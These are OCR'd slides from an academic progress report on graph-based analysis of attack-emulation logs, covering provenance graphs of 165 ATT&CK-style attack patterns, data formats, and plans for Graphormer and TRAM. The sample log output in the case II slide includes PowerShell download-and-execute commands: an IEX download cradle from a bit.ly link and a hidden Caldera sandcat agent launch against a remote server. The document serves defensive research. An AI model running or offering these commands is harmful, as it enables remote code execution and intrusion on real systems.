Progess of the Project

Tsung-Min Pai

2023/8/2

Outline

- **Graph - Data Analysis**
- **Graphormer**
- **TRAM**
- **Future Work**

Graph - Data Analysis

Graph - Original

- Constructing the **directed graph** of every Attack Patterns (167 APs)
    - Connecting the source and the destination
    - Recording the **# of relations** with the same source and destination
    - Exclude T1046_5a4 (1022 triplets) and T1005_720 (13801 triplets)
        - Final result would contain 165 Aps

- Connecting all the **related neighbor** nodes in a **single hop**
    - Labelling them with different color

- **3 versions**: AP itself, without benign, with benign

Graph - Modification


- Considering the **entity** of each nodes → Give each different shapes
  - **Process**: circle, **Registry**: hexagon, **File**: square, **Network**: diamond
  - Lead us to the graph without direction

Many version of the graph:


- Plot a big graph contains **all nodes**
- Plot a big graph contains **all APs →** Subplot 165 APs
- A version that show the APs in the **order** of the **total relations** in the graph
  - Show the # of the **total relations**
  - Show the nodes' **actual value** → ex: C: \Users\ezk
  - Still has **3 version**: AP itself, without benign, with benign

Data


- Need to consider the entity of each nodes



```
565544,78056,11,1548.002_665432a
565544,78056,17,1548.002_665432a
335532,662677,23,T1135_deeac480-
262572,255488,23,T1016_921055f4-
262572,255488,23,0
```




```
file    29485
registry        29486
file    29487
file    29488
registry        29489
```



```
765087 process 427731 file 6 benign
765087 process 427731 file 16 benign
665262 process 77857 registry 19 benign
665262 process 501385 registry 11 benign
```


- Node’s actual value




```
C:\Users\ezk\Anaconda3\Lib\site-packages\comtypes\automation.py 8986
C:\programdata\microsoft\windows\2016_tools\spreadsheet_compare.com     8987
C:\Users\ezk\Anaconda3\Lib\site-packages\snowballstemmer\turkish_stemmer.py     8988
C:\Users\ezk\Anaconda3\envs\ML\Lib\site-packages\qtpy\tests\test_qdesktopservice_split.py       8989
C:\Users\ezk\Anaconda3\Lib\site-packages\prompt_toolkit\input\__pycache__       8990
```

Graph – case I

- 3 relations
- No related APs
- No related benign
- A lot of case III






```
66%|█████████         | 109/165 [13:30<01:24,  1.52s/it]
Number of relations in the graph: 3
602868 : cmd.exe_/C_reg_add_"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"_/v_NoProp
ertiesMyDocuments_/t_REG_DWORD_/d_1&C:\Windows\system32\cmd.exe&cmd.exe&4740
710270 : reg__add_"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"_/v_NoPropertiesMyDo
cuments_/t_REG_DWORD_/d_1&C:\Windows\system32\reg.exe&reg.exe&1728
61427 : HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoPropertiesMyDocuments
../graph_benign2/T1112_7fe6a66d03f4dbfc022609ba311c2b11.png has been generated!
```

Graph – case II


- 32 relations
- 2 related APs
- 1 related benign




```
 13%|██          | 21/165 [10:54<06:48,  2.84s/it]
Number of relations in the graph: 32
419036 : "C:\Program_Files\Google\Chrome\Application\chrome.exe"_--type=utility_--utility-sub-type=network.mojom.Netw
orkService_--lang=zh-TW_--service-sandbox-type=none_--mojo-platform-channel-handle=1860_--field-trial-handle=1796,i,1
6222477317361945607,16948030174847217114,131072_/prefetch:8&C:\Program_Files\Google\Chrome\Application\chrome.exe&chr
ome.exe&392
298583 : DESKTOP-BA1RQFC.blueteam.com&cdn-185-199-110-133.github.com:https
575448 : powershell.exe_-ExecutionPolicy_Bypass_-C_"(New-Object_System.Net.WebClient).DownloadFile(\"https://raw.gith
ubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt\",_\"$env:TEMP\Atomic-license.txt\")"&C:\Windows\Sys
tem32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&8724
616413 : powershell.exe_-ExecutionPolicy_Bypass_-C_"powershell.exe_-c_IEX_(New-Object_Net.Webclient).downloadstring
(\"https://bit.ly/33H0QXi\")"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10688
144367 : powershell.exe_-ExecutionPolicy_Bypass_-C_"$wc=New-Object_System.Net.WebClient;$output=\"PowerShellCore.msi
\";$wc.DownloadFile(\"https://github.com/PowerShell/PowerShell/releases/download/v6.2.2/PowerShell-6.2.2-win-x64.msi
\",_$output);Start-Process_msiexec.exe_-ArgumentList_\"/package_PowerShellCore.msi_/quiet_ADD_EXPLORER_CONTEXT_MENU_O
PENPOWERSHELL=1_ENABLE_PSREMOTING=1_REGISTER_MANIFEST=1\"_-Wait;$env:Path_+=_\";C:\Program_Files\Powershell\6\";Start
-Process_pwsh_-ArgumentList_\"-c_C:\Users\Public\sandcat.go-windows.exe_-server_http://140.109.18.142:9496_-_group_CA
LDERA\"_-WindowStyle_hidden;"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10932
../graph_benign2/T1105_60f63260-39bb-4136-87a0-b6c2dca799fc.png has been generated!
```

Graph – case III


- 4842 relations
- 2 related APs
- A lot of related benign
- Few case III





```
  1%|          | 1/165 [01:37<4:26:40, 97.56s/it]

Number of relations in the graph: 4842
733382 : C:\Windows\Explorer.EXE&C:\Windows\Explorer.EXE&Explorer.EXE&6068
256923 : C:\Users\ezk\Desktop
148158 : C:\Users\ezk\Desktop\ProcessMonitor
192015 : C:\Users\ezk
291481 : C:\Users\ezk\AppData\Local
../graph_benign2/T1560_a1ee301b0508747b468d578a14e5c1a5.png has been generated!
```


Graph – All Nodes



